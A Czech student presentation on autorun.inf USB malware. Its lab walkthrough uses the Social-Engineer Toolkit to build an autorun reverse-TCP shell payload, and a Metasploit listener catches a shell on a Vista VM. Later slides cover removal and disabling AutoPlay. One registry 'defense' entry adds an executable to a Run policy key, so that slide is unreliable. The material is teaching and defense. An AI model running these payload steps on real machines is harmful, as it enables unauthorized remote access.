

Autorun

Jakub Cieciana – CIE0050

O co se jedná

- Jednoduchý textový soubor definující cestu k souborům pro automatické spuštění
- Podle virus radar je jeho škodlivost na 20. místě v žebříčku
 - Tendence je klesající díky lepšímu zabezpečení systémů



HOME > Statistics > Top Threats

Top Threats

- All Countries - Month [Less](#)

Threat Name	Change	Prevalence Level
1 JS/Chromex.Submelius	▲	5.56 % Map-Timeline
2 Win32/TrojanDownloader.Wauchos	▼	5.09 % Map-Timeline
3 Win32/Adware.ELEX	▲	3.34 % Map-Timeline
18 Win32/Adware.PBot	▲	0.87 % Map-Timeline
19 Win32/Agent.XWT	▼	0.86 % Map-Timeline
20 INF/Autorun	▼	0.82 % Map-Timeline
21 JS/Bondat	▲	0.79 % Map-Timeline
22 Defo	▼	0.72 % Map-Timeline
23 BAT/Starter	▼	0.7 % Map-Timeline

Top Threats



Nejznámější viry

- Conficker
- Stuxnet

Exploit

- Kali Linux – toolkit SET (social engineer toolkit)
 - <http://tools.kali.org/information-gathering/set>
 - settoolkit

Kali exploit - instalace

```
root@kali: ~
root@kali:~# setoolkit
[-] New set.config.py file generated on: 2017-04-11 21:23:59.038240
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2017-04-11 21:23:59.038240
[*] SET is using the new config, no need to restart

  _____
 /_ _ _ _ _ \
/_ _ _ _ _ \
/_ _ _ _ _ \
/_ _ _ _ _ \
/_ _ _ _ _ \

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 7.3.12
      Codename: 'Underground'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The operator then furnishes all of your SET needs.
```

```
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 3
```

Kali exploit - instalace

```
Pick the attack vector you wish to use: fileformat

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2
```


```
1) Windows Shell Reverse_TCP           Spawn a command shell
2) Windows Reverse_TCP Meterpreter     Spawn a meterpreter shell
3) Windows Reverse_TCP VNC DLL         Spawn a VNC session
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell
5) Windows Meterpreter Reverse_TCP X64 Connect back to the host
6) Windows Meterpreter Egress Buster   Spawn a meterpreter shell
7) Windows Meterpreter Reverse HTTPS   Tunnel communication
8) Windows Meterpreter Reverse DNS     Use a hostname
9) Download/Run your Own Executable    Downloads an executable


set:payloads>1
```

```
set:payloads> IP address for the payload listener (LHOST):--IP ADRESA SERVERU--
```

```
set:payloads> Enter the PORT for the reverse listener:--PORT--
```

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
```





Kali exploit - výsledek

The image shows a Kali Linux virtual machine window in the foreground, displaying the Metasploit Meterpreter console. The console output shows the configuration of a reverse TCP handler and the execution of an exploit. The exploit is running as a background job, and a reverse TCP handler is started on 192.168.1.134:4444. The console shows the following output:

```
root@kali: ~  
+ -- ==[ 455 payloads - 39 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[*] Processing /root/.set/meta_config for ERB directives.  
resource (/root/.set/meta_config)> use multi/handler  
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp  
payload => windows/shell_reverse_tcp  
resource (/root/.set/meta_config)> set LHOST 192.168.1.134  
LHOST => 192.168.1.134  
resource (/root/.set/meta_config)> set LPORT 4444  
LPORT => 4444  
resource (/root/.set/meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/meta_config)> exploit -j  
[*] Exploit running as background job.  
  
[*] Started reverse TCP handler on 192.168.1.134:4444  
[*] Starting the payload handler...  
msf exploit(handler) > sessions -i 1  
[-] Invalid session identifier: 1  
msf exploit(handler) > [*] Command shell session 1 opened (192.168.1.134:4444  
sessions -i 1  
[*] Starting interaction with 1...  
  
Microsoft Windows [Verze 6.0.6002]  
Copyright (c) 2006 Microsoft Corporation. Všechna práva vyhrazena.  
  
E:\>c:  
c:  
  
C:\>shutdown -i  
shutdown -i
```


In the background, a Windows Vista virtual machine window is visible, showing a "Dialog Vzdálené vypnutí" (Remote Shutdown Dialog) box. The dialog is titled "Dialog Vzdálené vypnutí" and contains the following information:

- Počítače:** (Empty list)
- Co chcete s těmito počítači udělat:** Restartovat
- Upozornit uživatele**
Zobrazit upozornění po dobu (sekundy): 30
- Přehled událostí vypnutí**
Výberte možnost, která nejlépe popisuje důvod pro vypnutí počítačů.
Možnost: Jiné (Plánováno) Plánováno
Restartovat nebo vypnout systém z jiného důvodu.
Komentář: (Do tohoto pole je třeba pro vybraný důvod zadat hodnotu)

The taskbar at the bottom of the Windows Vista window shows the taskbar with the Start button, taskbar buttons for "Vyměnitelný disk (E:)" and "Dialog Vzdálené vyp...", and system tray icons including the clock showing 23:38.

Obrana – pokud je disk nakažen

- Spustit konzoli
- Vybrat nakaženou jednotku
- Změnit oprávnění souboru
 - `attrib -r -a -s -h autorun.inf`
- Odebrat špatný autorun
 - `del autorun.inf`



```
ca. C:\Windows\system32\cmd.exe
Microsoft Windows [Verze 6.0.6002]
Copyright (c) 2006 Microsoft Corporation

C:\Users\Temp>e:

E:\>attrib -r -a -s -h autorun.inf

E:\>del autorun.inf

E:\>
```


Obrana před útokem

- Kompletní zakázání funkce AutoPlay v systému

Obrana před útokem - registry

- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers]
 - "DisableAutoplay"=dword:00000001
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
 - "NoDriveAutoRun"=dword:000000ff
- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]
 - "Policies"=hex(2):43,3a,5c,57,49,4e,44,4f,57,53,5c,73,79,73,74,65,6d,33,32,5c,\77,69,6e,64,6f,77,73,33,32,5f,72,61,69,6e,73,74,65,72,5c,6d,79,73,6c,69,64,\65,73,2e,65,78,65,00

Obrana před útokem - GUI



Děkuji za pozornost

